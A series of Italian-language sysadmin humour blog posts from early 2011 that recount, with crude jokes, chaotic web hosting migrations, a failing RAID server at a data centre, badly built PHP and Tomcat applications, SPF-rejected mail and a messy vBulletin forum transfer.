All'alba del 18 Dicembre mi arriva una maillina che dice che "Si e' deciso" (si e' chi?) "di implementare oltre al sito web primario un 'portale' unito ad un sistema di gestione dei contenuti". Seguono tutta una serie di panegirici, ma del famoso "portale" non vi e' traccia alcuna.

L'ho gia' detto che il *piano* era di andare in "produzione" con il sistema nuovo all'inizio del nuovo anno si'? Se non l'ho detto era abbastanza sottinteso si'?

Arriva il 22 Dicembre, quando i suddetti programmatroti mi mandano un file Zip di svariati megabytes dicendo "ecco il portale"... e basta. Non uno straccio di istruzioni, non una riga di informazione di come dovrebbe essere installato. Niente, nada.

Dopo aver decompresso il coso vedo che e' in PiaccidentiatePi'. Copio il tutto sul server, provo ad eseguire e ricevo in risposta una bellissima pagina bianca, nessun errore, nessun messaggio, niente di niente. Oh che gioia. Riporto i risultati ed una serie di domande il cui succo era "come straca\$\$o si installa sta' cosa?" ed aspetto.

Natale arriva e se ne va', e poi, all'alba del 29 Dicembre, mi arriva una bella maillina del suddetto CL che mi domanda come va' con il sito. Considerando che il suddetto era in CC in tutte le mail che ho mandato ad i vari programmatroti la domanda potrebbe essere leggermente ridondante, ma tante'. Spiego la fazenda (non funziona una mazza, i tuoi programmatroti non rispondono, NMP) e dopo un po' mi arriva una telefonata dal Programmatroto di cui sopra che mi chiede se e' possibile accedere al server per "controllare l'installazione".

Humm.... certo che e' possibile accederci, e quello che ho fatto te l'ho descritto ripetute volte, con richiesta di darmi un cenno se ho fatto giusto o ho fatto ca\$\$ate, d'altra parte, non avendomi dato uno straccio di

Cosa fa' l'applicazione X ?

informazione non e' che io possa fare molto no? Comunque, creo un utente per il programmatroto, invio il tutto, apro il firewall. E non succede niente.

Il mattino dopo faccio un controllo e scopro che il programmatroto ha fatto login dalle 21.32 alle 21.34 (2 minuti) ed una maillina mi informa che "manca la libreria questa-e-quella per PHP". Si' perche' ovviamente se tu non mi dici che ti serve quella libreria e se il tuo merdacchioso "portale" i messaggi di errore se li infila su' per lo sfintere invece di darmeli, che a te serva quella foxxuta libreria io me lo sogno la notte no?

Installa la foxxuta libreria, fai una prova e questa volta, invece che una pagina bianca mi becco una pagina che dice "NO IDW". Wow! Facciamo progressi finalmente! Ok, adesso comunica le ultime novita' a tutti ed aspetta il passo successivo.

Ed adesso, alle 16.35 del 30 Dicembre, CL mi domanda come vanno le cose e se abbiamo "il verde" per andare in produzione "prima cosa il primo di Gennaio"... Un genio, non c'e' che dire.

Davide
27/12/2010 08:00

Let it fail...

La prima storia del 2011, e dato che l'ho scritta il 31 Dicembre (eh si') mentre nevicava e la radio suonava "Let it snow", vi beccate la canzoncina.

So you paid peanuts for the hosting,
But they gave you just a posting,
And since you're a moron,
Let it fail, let it fail, let it fail!

Now you're developer is a crapshot,
And he doesn't know how to debug his lot,
I can tell you to stuff it,
Let it fail, let it fail, let it fail!

The deadline is approaching,
And your developers are now hiding,
I don't give a tossing,
Let it fail, let it fail, let it fail!

The release day is behind the corner,
And your website is still a bonker,
And since you've no fscking clue,
Let it fail, let it fail, let it fail!

Now the developers are panicking,
And the firewall gets the blaming,
But I got the tcpdump right here,
Let it fail, let it fail, let it fail!

So now you say we've made a mess,
Between the network, VPNs, routing and the rest,
But I got here the diagram with your best,
Let it fail, let it fail, let it fail!

And in the end it's your code that doesn't work,
Because you don't know how to develop and it's bork,
And you say that you're leaving for the day,
So let it fail, let it fail, let it fail!

The new application is not going live,
And the client certainly doesn't smile,
But is still not a problem mine,
Let it fail, let it fail, let it fail!

Non so se si e' capito ma alla fine hanno deciso di 'posporre' la release di una settimana... Stay tuned for more exciting episodes...

Davide
03/01/2011 08:00

Let it fail...

Si comincia con un BEEEP!

E siamo di nuovo in ufficio dopo i fasti e le libagioni dell'ultimo dell'anno, arrivo all'antelucana ora delle 8 dopo aver madonnato una bella mezz'ora nel traffico che e' particolarmente intoraiato dato che ha nevicato/ghiacciato per una settimana e gli olandesi sono di ritorno dalle loro foxxute vacanze alle maldive e non capiscono che ghiaccio+auto=incidenti.

Arrivo in ufficio (deserto) e pronti via mi becco subito due "allarmi" del nostro sistema di monitoring che mi dice che due server in colo sono kaputt. Niente ping, niente login, niente di niente. E sono cosi' dal fine settimana. L'ultima informazione che vedo e' un messaggio degli scoiattoli del data center che mi informano che uno dei server "bippa"... Vabbe'.

Ok, primo giorno di lavoro del nuovo anno e subito un bel viaggetto al datacenter. Se non altro sono in auto e non dovro' starmente in quel bell'ambientino vestito da MadMax.

Come arrivo al datacenter ed accedo alla nostra "suite" sono subito accolto dal foxxuto server di cui sopra che fa' sentire la sua insoddisfazione...

Beep! Beep! Beep!...

Mi metto subito a guardare i due server che sono kaputt, vabbe', uno e' ovvio che e' kaputt dato che e' spento, ed il tasto di accensione non sembra avere alcun effetto di sorta. Kaputt. Dopo un rapido controllo verifico che l'alimentatore di questo coso e' TFU. Sfila l'alimentatore e guardalo.

A questo punto il cellofono comincia a suonare. Rispondo ed e' DB (ovviamente)

DB - Sei al datacenter?

IO - Si', sto' guardando i due server che sono morti.

DB - Visto che ci sei, guarda un attimo il server di \$ditta che riporta un problema con il raid.

Vado a guardare quel coso e scopro che e' lui che fa' tutto il casino. Ok, e' un foxxuto server Windows, scovo la password di Administrator nel database di configurazione e guardo. Ok, non vedo niente di particolare, ma il foxxuto coso non e' contento e continua con il suo foxxuto BEEEP! BEEEP! BEEEP! Mentre io sono li' che cerco di concentrarmi e capire che capperò c'e' che non va' nel suo foxxuto disco BEEP BEEEP BEEEEEEEP!

Guardo l'orologio: sono le 8.50, ancora abbastanza presto, ok, faccio un reboot ed il foxxuto coso si zitta (ovviamente), ma non appena arriva al check del RAID (hardware) BEEEP! BEEEP! BEEEP! BEEEP!

\$@*&#\$! Ok, Ok, Ho capito! Adesso puoi piantarla di rompere! Come straca\$\$o si disattiva st'allarme??

Mi metto a guardare il software installato su questa chiavica, mentre lui continua imperterrito **BEEEP! BEEEP! BEEEEEEEP!**

No, niente nel software, vediamo se il bios dice qualche cosa, riavvia ed accedi al BIOS del controller mentre il foxxuto arnese continua **BEEEP! BEEEP! BEEEEEP!** Non **BEEEP** vedo **BEEEP** un **BEEEP** ca\$\$o **BEEEP!** che **BEEP!** sembri **BEEEP!** mortacciladrirefenti! **BEEP!**

Inizializza raid... **BEEEEEP!** No, non mi sembra quello giusto, **BEEEP!** Azzera configurazione **BEEEP** nemmeno questo, Ranca via il disco dal server, riavvia **BEEP! BEEEP! BEEEEEP! BEEEP!** Rimetti il

Cosa fa' l'applicazione X ?

foxxuto disco, ricostruisci raid **BEEP! BEEEP! BEEEEP! BEEEP!** Autodistruzione controller **BEEP! BEEP! BEEEP!** (no, ok, questo non c'era, pero' mi sarebbe piaciuto a questo punto).

Ora io dico, ok, se l'allarme fosse *cosi' semplice* da disattivare tutti quanti si limiterebbero a disattivarlo ed ignorare i problemi, ma porkamijotta, tormentare un povero cristo che sta' cercando di concentrarsi in questo foxxuto ambiente che gia' e' un casino di suo e mentre tu sei li' che cerchi di tirare giu' il numero di serie del foxxuto disco che e' andato a ramengo **BEEEP! BEEEP! BEEEP!** Poi devi cercare di capire se questa merda e' ancora in garanzia o no **BEEEP! BEEEP! BEEEP!** Poi devi chiamare in ufficio per sapere chi accidenti e' responsabile di questa merda di server e se dobbiamo farci qualche cosa oppure no **BEEEP! BEEEP! BEEEP!**

Alla fine, dopo una bella mezz'ora di madonne riesco a scovare la funzione di questa merda di controller per disattivare l'allarme. Ed a quel punto mi aspetta una bella attesa di 3 ore prima che il supporto teNNico arrivi con un disco nuovo, una nuova motherboard ed un nuovo alimentatore per i 3 server che sono kaputt in un solo giorno.

Ed ovviamente a questo punto scopriamo che non puoi mettere un disco da 15Krpm in un raid formato da 10Krpm perche' non gli piace e **BEEEP! BEEEP! BEEEP!**

Davide
10/01/2011 08:00

Scarsi di software?

Nuovo giorno, nuova mazzuolata alla mia fiducia nel genere umano. Taaaanto tempo fa, l'ennesimo gruppo di allupati si era rivolto ad un certo ISP di cui ho detto in [questa vecchissimissima](#) storia per avere un sito sviluppato ed ospitato.

Dopo innumerevoli casini vari sia con gli sviluppatori che con l'hosting, \$allupati hanno deciso di migrare il tutto su una nuova applicazione e su un nuovo hosting. Noi dovremmo occuparci dell'hosting mentre il solito gruppo di rimbamba si dovrebbe preoccupare del sito stesso.

Ora, per vari strampalati motivi (aka: l'SL della situazione ha letto troppi articoli teNNici in varie riviste di dubbia moralita'), sono preoccupati per il "carico" del sistema.

Hanno pensato a guardare quale e' il "carico" (visitatori, processi, memoria ecceteri' eccetera') sul server vecchio per avere un'idea di cosa parlano? Hanno pensato di fare una rapida indagine per scoprire quanta gente conosce del loro sito e lo ha visitato almeno una volta? Hanno pensato di domandare a qualcuno che distingue il suo culo dal suo gomito come poter strutturare le cose in modo da gestire la "scalabilita'" del tutto? (hint: tutte le risposte cominciano con 'N').

Che cosa hanno fatto? Hanno domandato allo sviluppatroto del momento di fare un piano considerando come primaria importanza il carico massimo del sistema.

Ecco che ci arriva una bella richiesta con: 2 load balancer in configurazione 'hot-standby' con dietro un bel 4 server web per l'applicazione principale (TomCat) e 4 server LAMP per le altre varie cacate (forum et similia) e 2 database servers in configurazione hot-standby.

A questo ambiente di "produzione" si aggiunge un ambiente di "test" composto da load balancer con 2 server (tomcat e lamp) ed un db server.

Io ho chiesto che senso avesse un load balancer con un solo server per tipo dietro ma la risposta che ho ricevuto mi ha lasciato confuso ed insoddisfatto... che incidentalmente e' quello che mi dicono spesso la maggioranza delle mie donne... ma sto' divagando.

Comunque sia, l'intero paperocchio e' stato installato, l'applicascion caricata sul coso (anzi, suI cosI), gli allupati hanno passato giorni e notti ravandando nel database ed adesso si ritrovano a fare i "test di carico". Che in genere consistono nel dirci che iniziano a fare i test e dopo dieci minuti ci dicono che hanno trovato degli errori nell'applicazione e che devono fare una installazione "di emergenza" (aka: ADESSO) per risolvere gli errori. Particolarmente divertente quando capita alle 17.59 del venerdi' sera. Cioe' sempre.

Io ho domandato a che accidenti serve l'ambiente di "test" se non viene usato per testare le applicazioni per risolvere gli errori PRIMA di mettere le stesse in "produzione". Ma di nuovo non ho ottenuto risposte soddisfacenti.

In ogni caso, durante l'ennesima "prova di carico" ho dato un'occhiata ad uno di questi server ed ho notate che: 1) durante il funzionamento TomCat si ciuccia via il 98% del tempo di processore, tempo che per lo piu' e' speso facendo garbage collection, 2) il log aumenta di un giga in un paio d'ore e 3) in tutto il database non c'e' una foreign key che e' una.

Il che mi ha portato a pensare che da qualche parte nella discussione tra gli allupati ed i programmatroti le definizioni di "produzione" e "test" sono state un pelo mescolate.

Cosa fa' l'applicazione X ?

Comunque sia, oggi riceviamo la mail che "per risolvere i problemi di performances della loro applicazione" i signori allupati hanno deciso di passare ad un ambiente con 8 (otto) server di produzione... una soluzione e' molto "microsoft": invece di mettere a posto il software si usa piu' hardware. Sigh.

Davide

17/01/2011 08:00

Parliamone...

Ed anche oggi ho avuto la conferma di cio' che sapevo da tempo: nessuno parla mai con il Sysadmin. O con qualcuno che abbia una vaga idea di come le cose funzionano o possono funzionare o (nella maggioranza dei casi) **perche' non funzioneranno**.

Andiamo con ordine.

Mi arriva questa mail dall'ennesimo CL (CL1) che deve aggiungere una qualche funzionalita' all'ennesimo sito web. E vuole sapere se e' possibile aggiungere una procedura automatica che viene richiamata automaticamente. Io rispondo di si' e che deve semplicemente dirmi cosa vuole eseguire, quando e quanto spesso. Lui mi spedisce un file zip e mi dice che vuole eseguito il programma ivi contenuto (che si rivela essere una qualche applicazione dotNet) ogni 15 minuti a partire dal giorno tale fino al giorno tal-altro.

Ovviamente si e' dimenticato di dirmi **su quale macchina** dovrebbe avvenire il tutto. E cosa dovrebbe fare quest'accrocchio e come verificarlo eccetera eccetera. Lui glissa sul come/cosa ma se non altro fornisce il DOVE. Dopo una bella litigata con quel cacchio di "scheduler" che Microsoft ha deciso di vomitare dentro a Windows dumila'ot (io spero seriamente che licenzino tutti quei pagliacci che passano il tempo pensando a come possono rendere le cose piu' difficili da amministrare aggiungendo ammennicoli ed abbellimenti a tutte le foxxute finestre), lo schedulo e finita li'.

Poi mi arriva un'altra mail, da un altro CL (CL2), che mi chiede se e' possibile trasferire i dati del "forum" che hanno sul loro sito ospitato da \$isp sul nuovo sito ospitato da noialtri. Io casco dalle nuvole (manco sapevo che avessero un **nuovo** sito) e rispondo che se \$isp provvede un backup del database molto probabilmente si', ma sarebbe meglio assicurarsi che il "forum" che sta' sul vecchio sistema sia lo stesso che sta' sul nuovo sistema.

Passano un po' di giorni. Ed oggi mi arriva una mail terrorizzata da CL1 che mi chiede come mai la sua procedura schedulata non funziona.

Sorvoliamo sul fatto che dopo averla schedulata io avevo chiesto se potevo provarla senza mai ricevere risposta alcuna, e dato che non ho la piu' pallida idea di cosa quella procedura faccia e' un po' difficile che io la controlli, in quell'aborto di *scheduler* l'unica cosa che vedo e' che mi dice "procedura eseguita" senza altra informazione di sorta, quindi gli domando come fa a dirmi che la procedura non schedula, cosa dovrebbe succedere quando schedula eccetera eccetera.

Salta fuori che la procedura dovrebbe verificare la presenza di un qualche dato nel database ed inviare ennemila mails in risposta a tali informazioni. Dopo una sessione di interrogatorio degno della Ghestapo riesco a farmi dire come lui pensa di inviare la posta, dato che non vi e' alcun file di configurazione. Ovviamente lui pensa di inviare la posta usando il server stesso, che non ha nessun server di posta e non puo' inviare posta di suo essendo dietro ad un firewall. Rapida reconsiderazione e poche ore dopo mi arriva una versione aggiornata che usa il server di posta condiviso per inviare roba. Ovviamente sempre nessun file di configurazione. Ricopio il tutto rischedulo ed aspetto.

A quel punto mi arriva una mail da CL2 di cui sopra, che mi dice che \$isp sta' cercando di inviarmi via mail il database del forum (di cui io tutt'ora non so un tubo) ma non funziona. Rapido giro di mail e scopro che il 'database' e' di circa 32 Gb... Qualche dubbio sul perche' non riescono ad inviarlo via mail? Ma essendo \$isp lo stesso che alcuni anni fa' mi disse che il loro sysadmin non aveva la competenza necessaria a fare due modifiche nel file di configurazione di Apache non mi stupisce piu' di tanto.

Cosa fa' l'applicazione X ?

Riesco a convincere CL2 a far mettere il foxxuto 'database' su un qualche server di \$isp cosi' che me lo posso downloadare, lancio il download ed aspetto.

2.3 ore dopo il download ha finito e mi guardo questo 'database' che altro non e' che una *copia brutale dell'intera directory 'data' di MySQL*. Mysqldump questo sconosciuto eh? Comunque, rifaccio la domanda di che capperò di forum dovrebbe essere questo e mi rimetto in attesa.

Il giorno dopo mi ri-arriva CL1, sembra piu' preoccupato perche' il suo cliente non riceve nessuna mail da quella chiavica di applicazione. Dopo avergli estorto con la tortura l'indirizzo che *dovrebbe ricevere* queste foxxute mail vado a vedere nel log del server di posta e scopro che la sua foxxuta applicazione cerca di inviare mail con un dominio di 'from' uguale al dominio del cliente di cui sopra, solo che tale cliente ha un bel record SPF che dice che solo i loro servers possono inviare posta con quel dominio. Ergo: posta rifiutata e fine del gioco.

Dopo aver spiegato con dovizia di disegni, frecce ed uno spettacolo di burattini a CL che accidenti e' l'SPF e perche' e' una pessima idea cercare di inviare mail con indirizzi 'from' scelti alla capperò lo spedisco via con 3 scelte: usare un indirizzo di 'from' diverso, spiegare al suo cliente che deve cambiare il suo record SPF o inventarsi un qualche guazzabuglio per consentirci di usare il suo server di posta per spedire sta' roba.

Dato che le ultime due soluzioni implicano per il suo cliente l'andare a parlare con il loro Sysadmin devo supporre che sara' scelta la prima soluzione. Ed infatti meno di un'ora dopo mi arriva un'ennesima versione da ri-schedulare.

Ed e' a questo punto che mi arriva l'ennesima mail da CL2 che mi dice che il 'forum' e' vBulletin. Che loro ovviamente non hanno pagato e quindi non esiste sul loro "nuovo" server. Ed ovviamente a CL2 non piace la mia risposta che "l'installazione del forum richiede il pagamento della licenza..".

Ma ora, io dico, possibile che a tutta questa gente non sia mai venuta l'idea, prima di cominciare con tutta la faccenda (schedulare mail, spostare servers, cambiare isp eccetera) di sedersi per cinque minuti con *qualcuno* che capisse qualche cosa di tutta quella roba (tipo un Sysadmin) e domandargli "che cosa c'e' che puo' andare male in questo piano" ??

Ok, lo ammetto. Noialtri Sysadmin non siamo molto belli da vedere, ogni volta che venite a fare domande sceme vi ritrovate a fissare una faccia un po' cosi' e se avessimo un cane probabilmente anche lui vi guarderebbe nello stesso modo, siamo sempre vestiti in qualche modo e puzziamo di sudore (specialmente dopo aver trascinato una ventina di servers da un rack all'altro o l'aver dato la caccia ad un cavo di rete per tutta la co-lo), ma basterebbero CINQUE FOXXUTI MINUTI per scoprire e spiegarvi che il vostro merdaviglioso piano non puo' funzionare e risparmiarvi dieci giorni di telefonate al vostro cliente (incazzato) perche' l'applicazione che volete produrre non ha la minima possibilita' di funzionare!

Davide

24/01/2011 08:00

Ed io continuo a stupirmi!

Quando la mia mamma mi diceva che ero un coglione lo faceva a ragion veduta. Tutt'ora io mi aspetto che la gente agisca con una certa logica e categoricamente la mia fiducia nel genere umano riceve dei calci nelle gengive.

Per esempio, dato che oggi tutti quanti hanno i loro foxxuti cellofonini che contengono tutti i loro appuntamenti del cavolo e mi rompono i marroni per "sincronizzarli" con il loro foxxuto lookOut, ed il suddetto cellofonino persiste nel rompere i marroni a loro ed a tutti quelli nel raggio di un kilometro continuando a suonare per avvisarli di questo e quell'altro impegno, io mi aspetto che tutta questa gente abbia tutte le loro attivita' perfettamente organizzate e preparate, tutto a prova di bomba.

Prendiamo per esempio \$usersarewe, ennesima accolita di rimbamba che un bel giorno ha deciso di cambiare hosting e passare da \$hosting a noi. Sono arrivati qui' a discutere e l'SL della situazione aveva la foxxuta agendina che continuava a rompere i marroni. Loro volevano fare la transizione dal vecchio Isp a noi il giorno X, che era a circa 6 mesi di distanza (180 giorni).

Ora, quello che mi aspettavo io era una roba del tipo:

-180	firma del contratto, inizio installazione dei servers, richiesta di trasferimento delle zone del DNS
-175	servers installati, account amministrativi ricevuti
-170	versione 1 dell'applicazione installata sui nuovi server, inizio fase di test
-160	zone DNS trasferite
-160 ~ -11	test in corso, trovati errori, richieste correzioni, aggiunte tutte le varie 'rewrite', 'redirect' eccetera
-10	dump del database dall'applicazione vecchia, trasferimento nel nuovo ambiente, controllo se funziona tutto. Eventuali correzioni alla procedura di trasferimento.
-1	ultimo dump del database e conversione
-12 ore	cambiamento del DNS, mettere una bella pagina "off line" nel vecchio server.
X	il sistema nuovo va' in produzione, festeggiamenti.

Quello che invece e' successo e' stata una roba del tipo:

-180	firma del contratto, inizio installazione dei servers.
-175	servers installati mandati accounts amministrativi
-174	l'SL della situazione decide che i servers non sono quelli che voleva lui, rifacimento del tutto.
-170	nuovi servers installati, ri-mandati accounts amministrativi
-160	accounts persi, rimandare grazie.
-150	l'SL della situazione decide che vuole il database in modo diverso, rifare server di database
-140	ricevuta prima versione dell'applicazione
-139	l'applicazione usa la versione sbagliata di librerie e non funziona
-130	ricevuta patch per l'applicazione, continua a non funzionare
-120	ricevuta seconda patch per l'applicazione
-100	inizio test
-99	ferma i test perche' l'applicazione e' piu' lenta di un bradipo morto
-90	meeting per decidere perche' l'applicazione e' cosi' lenta
-80	esecuzione test di carico
-80	test interrotti perche' l'applicazione crasha subito
-70	meeting per decidere perche' l'applicazione e' cosi' lenta
-64	l'SL della situazione decide che i servers non vanno bene, nuovi server ordinati

Cosa fa' l'applicazione X ?

-50 server ricevuti ed installati
-40 l'applicazione e' sempre lenta come la fame
-20 ricevuta nuova versione dell'applicazione
-10 l'SL della situazione si ricorda improvvisamente che c'e' da installare un nuovo server con dei 'forum' che non fa' parte dell'applicazione e di cui nessuno sapeva niente.
-9 il 'forum' e' a pagamento e non si puo' semplicemente installare
-8 richiesta database applicazione vecchia
-4 ricevuto il database, nessuna traccia della procedura di conversione
-2 il famoso "forum" non funziona
-1 l'SL della situazione si rende conto che non ha mai richiesto il trasferimento delle zone, panico e terrore
X l'applicazione si incatosta ogni 2 ore, i famosi forum non funzionano
X+4 ore richieste 2500 'rewrite' e 'redirect'
X+4 ore e 5 minuti rimuovere le redirect perche' mandano in loop l'applicazione.
X+4 ore e 10 minuti ri-aggiungere le redirect
X+5 ore modifiche a CSS, Javascripts, vhosts, copia di files e librerie, modifiche selvaggie a files di configurazione
X+7 ore richieste altre 1300 'rewrite' e 'redirect'.
+1 Hummm... a nessuno e' venuto in mente di richiedere i certificati SSL?
Ma io dico... Possibile che finisce sempre in questo modo?

E soprattutto: ma possibile che ancora mi stupisco?

Davide

31/01/2011 08:00

Cosa puo' andare male?

Ritorniamo a parlare di \$allupati, di cui avevo accennato in questa storia.

Allora, avevamo lasciato il branco a smazzarsi la loro server-farm composta da una dozzina di macchine per capire perche' la foxxuta applicascione e' cosi' lenta prima di andare in produzione.

Fedeli al modo standard di pianificare le cose, l'intero ambaradan e' andato in produzione prima che i problemi di cui sopra fossero corretti. Così ci ritroviamo alla prima settimana di attivita'. Settimana che e' stata preceduta da un barrage pubblicitario inaudito per promuovere una qualche cosa che sta' gente vorrebbe vendere.

Il risultato e' che il primo giorno e' tutto calmo sul fronte occidentale, il secondo giorno cominciamo a vedere che dalle 11.30 circa il numero di richieste comincia ad aumentare e la webapplicascion comincia ad andare in panico. Ogni tanto qualche cosa si incatasta ed io mi ritrovo con Tomcat a palla con 300 thread attivi in stato di attesa e niente che arriva. Risultato: si riavvia tomcat.

Avendo questi 8 (otto) applicascionserver il gioco consiste nell'avere su uno schermo un computo dei thread attivi sui vari servers e quando uno dei servers comincia ad aumentare (20... 23.... 28.... 31... 38...) significa che e' andato in palla ed e' il momento di fare un restart. Il che va' avanti dalle 11.30 fino circa alle 14.00, poi la gente ritorna a lavorare (o far finta di) e tutto ritorna tranquillo fino al giorno dopo.

Solo che \$allupati non gradisce di ricevere una fattura per 3 ore di lavoro extra ogni giorno, specialmente da quando io ho cominciato a chiamare tale attivita' "retarded craplication pick-and-spin-up" (cioe' dal primo giorno). Quindi oggi, verso le 10.30, ci becchiamo la telefonata dall'UL di turno del branco di mammalucchi che hanno scritto l'applicascion che fa' domande varie.

IO - ...e quindi penso che il problema non sia tanto in TomCat quanto nella connessione tra la vostra applicazione ed il backend che fornisce i dati.

UL - Ma il backend non lo abbiamo fatto noi.

IO - E mi sta bene. Ma tu mi hai chiesto che cosa ne penso, e questo e' quello che ne penso.

UL - Mi viene in mente... avete provato a fare una pulizia della cache del database?

IO - La cache di che cosa?

UL - La cache del database.

Pausa, mentre io e DB ci guardiamo pensando "di che ca\$\$o sta' parlando questo qui'?".

IO - No, noi manco sapevamo che ci fosse una roba del genere... dove sarebbe sta' cosa, come si fa' ed a che serve?

E qui' UL si e' lanciato in una spiegazione irta di buzzwords in cui specificava che nel database esistono una serie di tabelle che contengono le query che sono state eseguite precedentemente allo scopo di stilare delle classifiche e statistiche e tali tabelle vengono elaborate ogni ora e sarebbe opportuno ripulirle di tanto in tanto in modo da mantenerle il piu' possibile pulite.

Ora, sorvoliamo sulla logica della cosa e sul fatto che se non ce lo dici sara' dura che ce lo sogniamo di notte, ma la faccenda mi ha fatto venire un dubbio.

IO - 'momento... ma di database ce ne sono due e dovrebbero essere sincronizzati, quindi a che vi serve calcolare ste' statistiche?

Cosa fa' l'applicazione X ?

UL - Ah no, i databases non sono sincronizzati. Ne usiamo solo uno.

IO - ??? Come sarebbe a dire ne usate solo uno? Tutto sto' popo' di front-end con 8 server ed avete UN SOLO database?

UL - Bhe', si', perche' altrimenti e' un casino e... Ma che cosa puo' andare male in ogni caso?

IO - Hu... che il database si incatasta e tutto smette di funzionare?

UL - Heee... Ma no, questo non succede. Comunque sia, io suggerisco di eseguire la pulizia delle statistiche.

IO - (guardando DB che sta' eseguendo un perfetto face-palm) Ok, lo possiamo schedulare per stanotte?

UL - No, no. Facciamolo subito!

IO - (guardando l'orologio) Ma sono gia' le 11. E fra mezz'ora comincia il momento di massimo carico. Forse e' meglio evitarlo.

UL - Ma no, la procedura e' rapida e dovrebbe risolvere il problema. Che cosa puo' andare male?

Cosi' dopo un rapido giro di mails, lanciamo sta' cosa e rimaniamo a guardare mentre il db server comincia a macinare ed il *load average* comincia a salire fino ad assestarsi intorno ad un 49 e rimane li'.

E di concerto gli otto servers cominciano ad incatastarsi uno dopo l'altro quando le loro richieste non ricevono risposta.

Verso le 12, DB che e' al telefono da una parte con \$allupati e dall'altra parte con gli sviluppatori decide che e' il caso di tirare giu' tutti e 8 i servers, fare un bello shutdown del database e ripartire da capo.

Io do' lo shutdown al database e rimango ad aspettare mentre quello comincia il rollback di quella famosa procedura di pulizia, con il redo log che si riempie a ritmi allucinanti.

Dopo un quarto d'ora DB decide che forse e' il caso di mettere una pagina di "lavori in corso" sul sito.

Finalmente, alle 13.45, il database riesce a spegnersi, noi riavviamo tutto in sequenza e le cose ritornano in vita. A quel punto abbiamo schedato la procedura di pulizia per mezzanotte e vedremo come vanno le cose.

Ed adesso ho visto che stamani c'era pure una mail da parte di SL di \$allupati che voleva avere una misura della frequenza dei riavvii dei servers durante il "round-up". Be', per oggi e' facile, la frequenza e' UNO.

Quindi dei DUE database servers in realta' ne e' usato solo uno. Per la serie: che cosa puo' andare male?

Davide

07/02/2011 08:00

Io lo so che tu non lo sai

Dalla *Enciclopedia Galattica* (versione 1 edizione 2321) -

Tra la fine del secondo e l'inizio del terzo millennio una serie di nuovi linguaggi di programmazione vennero introdotti nel già costipato mercato delle applicazioni basate sul Web. Uno di questi linguaggi era denominato "PHP". La sua semplicità, flessibilità, il costo nullo ed il supporto multiplatforma ne favorirono la diffusione a macchia d'olio. Purtroppo la prima di queste caratteristiche (semplicità) fece sì che i primi ad usarne ed abusarne fossero i programmatori più nuovi nel mercato e più inesperti. Il risultato fu che un grandissimo numero di applicazioni con enormi problemi di sicurezza vennero prodotte e distribuite in brevissimo tempo. In breve 'PHP' divenne sinonimo di 'programma bacato e da evitare' esattamente come 'Windows' era sinonimo di 'divoratore di risorse'.

Non so se si è capito, ma si riparla di PHProgrammatroti.

Alura, avevo accennato vagamente in questa storia al "nuovo" sito di CL2 e della di lui ditta ed al fatto che tale cosa avesse, da qualche parte, un forum che doveva essere trasferito. Dopo un po' di bestemmie ed una serie di telefonate tra me ed \$isp sono riuscito ad ottenere il dump del database di questo coso ed a convincere CL2 che se vuole usarlo dovrà pagarsi la licenza di vBulletin.

Purtroppo però, dopo l'installazione ci siamo resi conto che la versione installata sul server di \$isp è almeno 8 sottoversioni più vecchia di quella che CL2 ha acquistato. Ok, si aggiorna il database. Purtroppo però la procedura di "upgrade" persiste nell'incatastarsi.

Dopo essermi copiato tutto l'ambaradan (forum e database) sul mio lapdog ed averci smadonnato sopra tutto il giorno riesco, finalmente, a produrre qualche cosa che pare funzionicchiare. Ributto il tutto sul server di CL2 e gli dico di provarselo.

Ventiquattro ore dopo mi segnala che i dati paiono esserci, ma il forum funziona a metà. Un controllo mi dice che il 'forum' sul sito vecchio era stato probabilmente pesantemente modificato con l'aggiunta di 'stili', javascript, templates e chi più ne ha più ne metta.

CL2 - Ma chi lo ha modificato?

IO - ??? A me me lo domandi? Il forum era il vostro, se non lo avete modificato voi lo avrete fatto modificare da qualcuno per voi, lo dovreste sapere voi!

CL2 - E non si possono rimuovere le modifiche?

IO - Tutto si può fare. Ma io non sono un web-programmatroto, sono un sysadmin, quindi se lo vuoi modificare vai a cercare un web-programmatroto.

Dopo un paio di giorni mi arriva l'informazione che l'ennesimo PhProgrammatroto (CL per gli amici) è stato incaricato di "verificare le modifiche" e fare altre cose. Immediatamente questo mi domanda se può installare il suo editor del cuore ed avere accesso con RemoteDesktop sul server. Io gli rispondo che il server è condiviso ed è Linux, quindi il remote desktop ed il suo editor del cuore se li può scordare. Invece gli invio un bello zip contenente il codice del forum ad il corrispondente database suggerendogli di installarsi in locale e vedere lì.

Passano i giorni e non torna il prode Anselmo. Dopo una settimana circa CL2 domanda (a me) come vanno le cose. Io gli faccio notare che è lui che paga CL ed è lui che lo ha scelto, quindi dovrebbe essere LUI a controllarselo e non aspettarsi che qualcun altro gli tolga le castagne dal fuoco. Comunque, dopo un altro paio di giorni, pare evidente che CL non è capace di cavare un ragno dal buco, altro che castagne dal fuoco, quindi CL2 mi domanda se non è possibile sostituire completamente il forum con un altro. Io ripeto che tutto è

Cosa fa' l'applicazione X ?

possibile.

Dopo una rapida ricerca scovo un ennesimo forum con una funzioncina di "importazione" dati da vBulletin, di nuovo, mi installo tutto in locale e provo a fare questa importazione. Parte funzionare. Riporto il tutto sul server di CL2 "in parallelo" al forum vecchio e gli dico di darci un'occhiata. CL2 salta di gioia scodinzolando a piu' non posso e decide di andare con il forum nuovo ed abbandonare il vecchio al suo destino. Ma apparentemente CL2 ancora non ha finito con CL.

Un paio di giorni dopo mi arriva una mail da CL2 che dice che "CL ha qualche problema con una applicazione che sta' scrivendo per loro che dovrebbe inviare delle e-mail ma che queste e-mail non sono ricevute". Ora, essendo CL un PHPProgrammatroto io capisco subito che aggiungere mail all'equazione e' come versare nitroglicerina su una cassa di tritolo.

Comunque, riesco a farmi dare i dettagli di cosa questo idiota dovrebbe fare: inviare una mail con lo stesso indirizzo from del ricevente (che tutti sappiamo che e' una ottima cosa da fare se vuoi che la tua mail sia immediatamente cestinata come SPAM) a qualcuno. Ma CL si lamenta che la sua mail non viene inviata. Io ravano nel log del server e scovo questo frammento di balbuzie:

```
Jan 17 04:49:23 XXXX sm-mta[22037]: o0EEPAqF012492:
to=<To:cl@dittadicl.nlCC:cl2@dittadicl.nlc3@dittadicl.nlBCC:qualcuno@dittadicl.nl>,
ctladdr=<apache@serverdicl.nl> (80/80), delay=2+13:24:13, xdelay=00:00:00, mailer=esmtplib, pri=4531261,
stat=Bounced: domain dittadicl2.nlCC does not exist
```

